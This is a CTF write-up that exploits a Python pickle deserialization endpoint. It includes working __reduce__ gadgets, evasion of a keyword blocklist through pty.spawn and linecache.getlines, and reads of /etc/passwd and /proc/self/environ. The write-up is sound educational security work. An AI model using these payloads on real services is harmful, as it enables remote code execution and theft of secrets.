InIt CTF: Super Pickle

Description
I just made a Super Pickle. What is so special about Pickle that people keep telling me to avoid it?
200 points, 77 solves. No handout, just the live site.

Enter your Base64-encoded pickle below. Simple as that, a textarea and a submit button.
Question & Flag
Why is Pickle dangerous in the first place
Python’s pickle module isn’t a plain data format like JSON, it’s a tiny stack-based bytecode. pickle.dumps() turns an object into a sequence of opcodes, and pickle.loads() replays those opcodes to rebuild it. One of those opcodes is REDUCE, “call this function with these args”, and it exists because any class can define __reduce__() to tell pickle how to reconstruct itself:
1
2
3
class Exploit:
    def __reduce__(self):
        return (some_function, (arg1, arg2))
When pickle sees that, it doesn’t serialize the object’s actual state, it bakes in “call some_function(arg1, arg2)” as raw opcodes. Unpickle that anywhere and some_function gets called right there, on whatever machine is doing the unpickling. That’s the whole bug in one sentence: pickle will happily execute attacker-chosen function calls during deserialization.
Sanity check first
Before going for RCE, confirmed the app really is unpickling our input and not just echoing it. Quick local script:
1
2
3
4
5
6
7
8
import base64
import pickle
import operator

data = operator.add(2,3)
pickled_data = pickle.dumps(data)
base64_encoded = base64.b64encode(pickled_data)
print(base64_encoded.decode("utf-8"))
This gives gARLBS4=. Submitted it and got Decoded value: 5 back.

Worth noting this particular payload isn’t actually the __reduce__ exploit, operator.add(2,3) ran locally first and pickle.dumps() just serialized the resulting integer. The server is unpickling a plain 5, not executing anything. Still useful as a first check that the endpoint really deserializes whatever you send it rather than, say, just regex-matching the input.
The real gadget pattern, used for every payload after this one, defers the call instead of running it locally:
1
2
3
4
5
6
7
8
9
10
import base64
import pickle

class data:
    def __reduce__(self):
        return (some_function, (args,))   # not called yet, just a reference + args

pickled_data = pickle.dumps(data())
base64_encoded = base64.b64encode(pickled_data)
print(base64_encoded.decode("utf-8"))
Now the function and its args go into the pickle bytes uncalled, and the REDUCE only fires when the server unpickles it.
Going for the obvious RCE and getting blocked
Tried the textbook gadgets one at a time, swapping the return line each time:
1
return (os.system, ("id",))

1
return (os.popen, ("id",))

1
return (subprocess.check_output, (["id"],))

Pivoted to just reading a file instead of running commands:
1
return (io.open, ("/etc/hostname", "r"))

So the app has a keyword filter sitting in front of the unpickler. Every one of the standard deserialization RCE gadgets I reached for is on the blocklist: system, popen, subprocess, open. builtins too, which kills getattr tricks as well.
Finding a gadget the filter forgot
pty.spawn() runs a command but isn’t os.system, isn’t subprocess, and doesn’t have “system” or “popen” anywhere in its name:
1
return (pty.spawn, (["id"],))

Decoded value: 0. That’s pty.spawn’s exit code, confirming the command actually ran, it just doesn’t hand back stdout. Good enough to prove code execution is possible, but I need output, not exit codes, to get a flag out.
Reading files instead of running commands
io.open is blocked because the word “open” is blocked, full stop, anywhere in the payload. But plenty of stdlib functions read a file internally without ever putting the word “open” in their own name. glob.glob() to see the filesystem first:
1
return (glob.glob, ("/*",))

/app shows up alongside the usual root folders. Then linecache.getlines(), which opens and reads a file for you in a single call, no “open” or “builtins” needed anywhere:
1
return (linecache.getlines, ("/etc/passwd",))

Full /etc/passwd, back as a Python list of lines. File read primitive confirmed.
Finding the flag
Guessing /flag.txt or similar got rejected outright, the literal word “flag” is filtered too:
1
Rejected: The keyword flag is blocked.
So the flag isn’t sitting in a file with an obvious name. Pivoted to /proc/self/environ, since CTF challenges love stashing the flag in an environment variable:
1
return (linecache.getlines, ("/proc/self/environ",))

/proc/self/environ has no newlines in it, entries are separated by null bytes, so getlines treats the entire file as a single “line” and hands back the whole thing in one list element:
1
['PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\x00HOSTNAME=033fa232bf47\x00FLAG=InIt{Un1c0d3_P1ckl3_Byp4ss}\x00LANG=C.UTF-8\x00...']
1
InIt{Un1c0d3_P1ckl3_Byp4ss}
Conclusion
A straightforward lesson in why pickle.loads() should never see untrusted input, no keyword blocklist actually closes that door, there’s always another stdlib function that reads a file or runs a process without matching the filter’s wordlist. Fun one, the “Un1c0d3” in the flag suggests there was also an intended Unicode-normalization bypass for the filter itself, but a plain substring dodge using lesser-known gadgets (pty.spawn, glob.glob, linecache.getlines) was enough to get there.
Happy Hacking
